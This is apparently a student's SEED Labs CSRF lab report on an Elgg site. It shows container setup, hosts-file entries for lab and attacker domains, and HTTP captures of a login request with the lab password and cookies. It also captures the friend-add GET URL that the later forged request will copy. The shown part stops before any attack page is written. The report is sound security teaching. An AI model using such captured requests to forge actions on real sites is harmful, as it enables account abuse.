
Cross-Site Request Forgery (CSRF) Attack Lab

Name: Hamza Abdellah Ahmed


ID:18P7231

1-Remove all containers &Remove all images


ubuntu-cyper [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 3 13:09
seed@VM: ~/.../Labsetup
SEED LABS


```
[05/03/23]seed@VM:~/.../Labsetup$ docker rm -vf $(docker ps -a -q)
2c3f4e2d8a87
14956ac35d99
[05/03/23]seed@VM:~/.../Labsetup$ docker rmi -f $(docker images -a -q)
Untagged: seed-image-mysql:latest
Deleted: sha256:6bd4bc2b31d92209a5ca7b4172ed90b9d427d6d6cfed336c75d070c2bb2c080d
Deleted: sha256:16f2f6885b5add7ced7fd96004813222abbd9c52905b494d16e3571aad7749f0
Deleted: sha256:19704bfd7da300417ee939c514c7142ee65a6c553bb0b5267ee4b73731638f8e
Deleted: sha256:f6db90fb287854a0dfde76f9c3c91956e28a390a502c8d404da9ccd224ffba4d
Deleted: sha256:77d036ed49df7b1e5c6cbc0bdba857ea6ab477cec823811c1dfaeb6d65302641
Deleted: sha256:b2daf9773b32dd5173da575696a3470533168a4366b3ac554f54f8b616537996
Deleted: sha256:80f3dc707e4cace91970e8f62cb0d570fce27aabdb42129a659b5a81d23d1d33
Untagged: seed-image-www:latest
Deleted: sha256:f05ed34c0ae603f890ddbf3d07ba7dd8ca12695e02d24b9add041981ec55fbd1
Deleted: sha256:87e665481fea8b8c6ff94fd80c8aa53ca98382deb363914f8c81b15375c2c0dd
Deleted: sha256:f3926cd702e5e9f043fba66c5f164b2f733b74819ab65fade2e422130d083076
Deleted: sha256:c370f784a7f5a2bdd340f4fc72fa1a9f1a521f3b32f6b230c8e47fb223bb7c4a
Deleted: sha256:fa8359d680fb24e1a40ed1229968293f6e7e9894ae286a7e5ee35f083dd57b23
Deleted: sha256:c0534506241fcd874d66fc117a3fd04ed564f90c70b1dfdfc24ef75d82571f04
Deleted: sha256:8214f55900b2f3f45ff5ae93a9898b26cf8f8aa6458f86d08e33f37c1b7777ee
Deleted: sha256:dd5e12d4cb6e08b6bd7fd45fa392b351df01a4c46145c07c899e4ed390eb5700
Deleted: sha256:de2d5411eebe4b10410223b3d4126cf7e874e160bf4ad71b8237deb189d3e12f
Deleted: sha256:35352d08b9ba493d30391d4af7bbd23ac953c757d3c9360dfbb7ba47a02e9e54
Deleted: sha256:25a1709381165c373aa43a5cdf516dbf7975f3c43f76667bef446be922bbe342
```

2-Container Setup and Commands




```
[05/03/23]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [============================================>      ]
da7391352a9b: Downloading [>                                                  ]
da7391352a9b: Downloading [=>                                                 ]
da7391352a9b: Downloading [==>                                                ]
da7391352a9b: Downloading [===>                                               ]
da7391352a9b: Downloading [====>                                              ]
da7391352a9b: Downloading [=====>                                             ]
da7391352a9b: Downloading [======>                                            ]
da7391352a9b: Downloading [=======>                                           ]
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4cea1b: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11bea1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
```

2.1-Container Setup and Commands




```
Successfully tagged seed-image-attacker-csrf:latest
[05/03/23]seed@VM:~/.../Labsetup$ dcup
Creating attacker-10.9.0.105 ... done
Creating mysql-10.9.0.6      ... done
Creating elgg-10.9.0.5       ... done
Attaching to attacker-10.9.0.105, elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-05-03 17:15:07+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-05-03 17:15:09+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2023-05-03 17:15:10+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-05-03 17:15:10+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2023-05-03T17:15:10.167621Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2023-05-03T17:15:10.171320Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2
 *
attacker-10.9.0.105 |  * Starting Apache httpd web server apache2
 *
mysql-10.9.0.6 | 2023-05-03T17:15:12.159608Z 1 [System] [MY-013577] [InnoDB] Inn
oDB initialization has ended.
```

2.2-Container Setup and Commands




```
[05/03/23]seed@VM:~/.../Labsetup$ dockps
328d8d6a04a0  elgg-10.9.0.5
8a4387bc9b6e  attacker-10.9.0.105
070269c38f7b  mysql-10.9.0.6
[05/03/23]seed@VM:~/.../Labsetup$ 
```

2- Open Hosts



```
[05/03/23]seed@VM:~/.../Labsetup$ dockps
328d8d6a04a0  elgg-10.9.0.5
8a4387bc9b6e  attacker-10.9.0.105
070269c38f7b  mysql-10.9.0.6
[05/03/23]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null
[05/03/23]seed@VM:~/.../Labsetup$ sudo nano /etc/hosts
[05/03/23]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null
```

2-.1 Open Hosts




```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com

# for SQL Injection CSRF
10.9.0.5        www.seed-server.com
10.9.0.5      www.example32.com
10.9.0.105      www.attacker32.com
```

Task 1: Observing HTTP Request

1-Go to the http://www.seed-server.com

2-login with the account and use Firefox add-on called “HTTP Header Live"



HTTP Header Live Main — Mozilla Firefox

```
p://www.seed-server.com/action/login
: www.seed-server.com
-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
pt: application/json, text/javascript, */*; q=0.01
pt-Language: en-US,en;q=0.5
pt-Encoding: gzip, deflate
gg-Ajax-API: 2
quested-With: XMLHttpRequest
ent-Type: multipart/form-data; boundary=---------------------------3
ent-Length: 570
in: http://www.seed-server.com
ection: keep-alive
rer: http://www.seed-server.com/
ie: Elgg=0gticlgortqntn3kgo70uojls9
lgg_token=0CeRAYEVttFfxA3yhpNSYQ&__elgg_ts=1683134952&use
T: HTTP/1.1 200 OK
: Wed, 03 May 2023 17:29:16 GMT
er: Apache/2.4.41 (Ubuntu)
e-Control: must-revalidate, no-cache, no-store, private
res: Thu, 19 Nov 1981 08:52:00 GMT
ma: no-cache
Cookie: Elgg=hivemuo51ksujhpgkem5chjb9j; path=/
: User-Agent
ent-Length: 408
-Alive: timeout=5, max=91
ection: Keep-Alive
ent-Type: application/json

p://www.seed-server.com/
: www.seed-server.com
-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100
pt: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
pt-Language: en-US,en;q=0.5
pt-Encoding: gzip, deflate
rer: http://www.seed-server.com/profile/alice
```

HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/login

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------325473666521715521741993859488
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=0gticlgortqntn3kgo70uojls9
```


```
__elgg_token=0CeRAYEVttFfxA3yhpNSYQ&__elgg_ts=1683134952&username=alice&password=seedalice
```

Content-Length:90

Task 2: CSRF Attack using GET Request

1-login with the Samy's account

2-sent a friend request to Alice and use "HTTP Header Live" to get the URL and copy it




ubuntu-cyper [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 3 13:35
SEED Project
Cross Site Request Forg
Web_CSRF_Elgg.pdf
Alice : Elgg For SEED Lab
CSRF Attacker's Page
SameSite Cookie Experimen
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
You have successfully added Alice as a friend.
Remove friend
Send a message
HTTP Header Live Main — Mozilla Firefox
HTTP Header Live Sub — Mozilla Firefox
Clear
Options
GET
Right Ctrl

```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1683135296&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q
Accept-Encoding: gzip, defl
X-Requested-With: XMLHttpRe
Connection: keep-alive
Referer: http://www.seed-se
Cookie: Elgg=j5lno64lk9vkm4
GET: HTTP/1.1 200 OK
Date: Wed, 03 May 2023 17:3
Server: Apache/2.4.41 (Ubun
Cache-Control: must-revalid
expires: Thu, 19 Nov 1981 0
pragma: no-cache
x-content-type-options: nos
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=
Connection: Keep-Alive
Content-Type: application/j
```

```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1683135296&__elgg_token=RX
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=j5lno64lk9vkm42jtmmull0tcv
```

```
Content-Length:0
```

3-Right click on the Samy's profile and click on view page source to know the Samy's id



